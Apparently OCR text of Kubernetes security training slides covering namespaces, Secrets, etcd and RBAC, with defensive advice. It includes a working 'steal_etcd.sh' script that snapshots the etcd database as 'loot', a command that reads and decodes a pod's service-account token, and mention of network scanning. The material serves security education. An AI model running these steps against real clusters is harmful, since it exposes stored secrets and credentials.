

Node-1: Ubuntu 24.04



1. Engineer “writes” a manifest
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5. Scheduler notices the change, tasks the kubelet



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2. > `kubectl apply -f hr.yaml`
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4. etcd is updated with desired state
5. Scheduler notices the change, tasks the kubelet
6. Kubelet starts AI-HR-APP pod



Situational Awareness: Managed or unmanaged?

Managed

- The best option for **most** deployments
- Much of the control plane is managed by the cloud provider
- Nodes are scaled automatically
- What are **you** responsible for in a managed cluster? Generally... →

Unmanaged

- You need something custom or airgapped
- You know what you're doing // **GLHF**
- You have a dedicated platform/SRE/devops team
- Security is your responsibility
 - **Attackers rejoice**

Maintain your workloads (Build Files, container images, data, RBAC, containers, pods, etc)

Rotate your cluster credentials

Enroll clusters in auto-upgrade or upgrade clusters to supported versions

Monitor the cluster and applications and respond to alerts and incidents


Provide Cloud Provider with environmental details for troubleshooting

Ensure Logging and Monitoring are enabled on clusters

Namespaces


- “Isolate” Kubernetes Resources
- Many resources are “namespace scoped”
- Mental model: “Subnetting” of Kubernetes Resources
 - Vanilla k8s: No network isolation for pods
 - IRL: Network policies
- Examples:
 - Dev | Staging | Prod
- Many resources are namespace scoped
 - What are you supposed to have access to?

Node-1: Ubuntu 24.04



Recap

- Basic enumeration
- Install tools to scan the network
 - Masscan
 - dnscan -> <https://github.com/LowOrbitSecurity/dnscan>
 - Or get... **crafty** :)
- Solution
 - Network Policies
 - <https://kubernetes.io/docs/concepts/services-networking/network-policies/>



Kubernetes Secrets

Pods running in clusters need to access **sensitive information**.

Hard-coding **sensitive information** into applications is infeasible.
Secrets decouple sensitive material from the application.

Don't forget about config maps!

Base64 Encoded

Encryption?

Centralized

Misunderstood

- Base64 encoded
- No encryption
- Plaintext in pods

- An afterthought
- Possible but **rarely implemented**
- Find the **decryption key**

- Stored in the cluster?
- Who should access secrets?
- //The files are stored IN THE COMPUTER

- Outline a secrets policy
- Consider 3rd party solutions (\$\$\$)

Secrets

- Object that stores sensitive data
 - Not encrypted (base64 encoded)
- Decouples sensitive data from the application
- Namespace scoped*
- Mounted into pod as Linux environment variables, files, etc
- Causes lots of arguments


my-secret.yaml

```
apiVersion: v1
kind: Secret
metadata:
  name: my-secret
type: Opaque
data:
  username: Z3JhaGFtaGFja2VyCg==
  password: cGFzc3dvcmQ=
```

Secrets Continued

- Hot take (?): Kubernetes secrets objects are not a secure way of storing sensitive data
 - Better than nothing, but not great
- They're not well understood by users
- They're easy to commit to **code repos**
- No one actually encrypts them
- There are numerous footguns
 - Make sure you're not logging secrets to your SIEM

```
→ ~ kubectl get secrets -A
NAMESPACE      NAME          TYPE        DATA   AGE
default        api-key-secret Opaque      1      69m
default        database-credentials Opaque      2      69m
default        ssh-key-secret    kubernetes.io/ssh-auth 2      69m
default        tls-certificate   kubernetes.io/tls       2      13h
kube-system   bootstrap-token-1qpsro  bootstrap.kubernetes.io/token 5      3d15h
kube-system   bootstrap-token-j9zsek  bootstrap.kubernetes.io/token 5      3d15h
→ ~ █
```




File: steal_etcd.sh

```
1 #!/usr/bin/env bash
2 NOCOLOR=$(tput sgr0)
3 RED=$(tput setaf 1)
4 GREEN=$(tput setaf 2)
5 BLUE=$(tput setaf 4)
6 YELLOW=$(tput setaf 3)
7 TICK="$NOCOLOR[$GREEN+$NOCOLOR] "
8 TICK_ERROR="$NOCOLOR[$RED!$NOCOLOR] "
9
10 echo -n $TICK"Checking for etcd pod name in$BLUE kube-system$NOCOLOR namespace... "
11 ETCD_NAME=$(kubectl get pods -n kube-system | grep etcd | awk '{print $1}')
12 echo $YELLOW $ETCD_NAME
13 ETCD_INFO=$(kubectl describe pod -n kube-system $ETCD_NAME)
14 ETCD_CACERT=$(echo "$ETCD_INFO" | grep '--trusted-ca-file' | cut -d "=" -f 2)
15 ETCD_SERVERCERT=$(echo "$ETCD_INFO" | grep '--cert-file' | cut -d "=" -f 2)
16 ETCD_KEY=$(echo "$ETCD_INFO" | grep '--key-file' | cut -d "=" -f 2)
17
18 echo $TICK"Attempting to save etcd database snapshot to $BLUE/tmp/etcd-loot.db"$NOCOLOR
19 ETCDCTL_API=3 etcdctl --cacert=$ETCD_CACERT --cert=$ETCD_SERVERCERT --key=$ETCD_KEY snapshot save /tmp/etcd-loot.db
20 if [ $? -eq 0 ];then
21     echo $TICK"Etcd snapshot success, stored in $BLUE/tmp/etcd-loot.db!"$NOCOLOR
22 else
23     echo $TICK_ERROR$RED"Failed to take snapshot of etcd database!"$NOCOLOR
24 fi
```

Stealing Secrets

- Post Exploitation (or lateral movement)
- Definition of **show not tell**
 - All of a sudden everyone becomes very anxious
- Look for creds, keys, etc
- Secrets have many flaws
- etcd should be encrypted
 - <https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/>
- Keep encryption keys safe



RBAC

- Role based access control
- Explicitly define what IS allowed. Deny all others.
- Implement least privilege
- RBAC can be assigned to service accounts

pod-viewer.yaml

```
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
  # Which API group can be accessed.
  - apiGroups: []
    # The resource able to be accessed with verbs
    resources: ["pods"]
    # What the role is allowed to access
    verbs: ["get", "list"]
```

RBAC

- Viewing RBAC from inside a pod as an attacker
- View service account token in pod at `/var/run/secrets/kubernetes.io/serviceaccount/token`

```
> TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token) ; jq -R 'split(".") | .[1] | @base64d | fromjson' <<< $TOKEN
```

```
root@pod-creator:/# TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
| @base64d | fromjson' <<< $TOKEN
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local"
  ],
  "exp": 1770495384,
  "iat": 1738959384,
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "32b4d94f-62ee-49ae-86fe-def7c45c19b9",
  "kubernetes.io": {
    "namespace": "dmz",
    "node": {
      "name": "minikube-m03",
      "uid": "8fd781d5-7c89-4b16-a419-0b0f98bcfb0d"
    },
    "pod": {
      "name": "pod-creator",
      "uid": "6fd7da61-10a8-4928-ad3a-541266d4be8b"
    },
    "serviceaccount": {
      "name": "pod-creator-sa",
      "uid": "92e62de6-af18-4cd8-aa80-2ee79b6e8ddc"
    },
    "warnafter": 1738962991
  },
  "nbf": 1738959384,
  "sub": "system:serviceaccount:dmz:pod-creator-sa"
}
root@pod-creator:/#
```

RBAC

- Check your permissions with
> `kubectl auth can-i --list`

```
root@secrets-reader:/# kubectl auth can-i --list | grep "get list\\|"  
Resources                                         Non-Resource URLs                                         Resource Names   Verbs  
selfsubjectreviews.authentication.k8s.io          []                                              []  
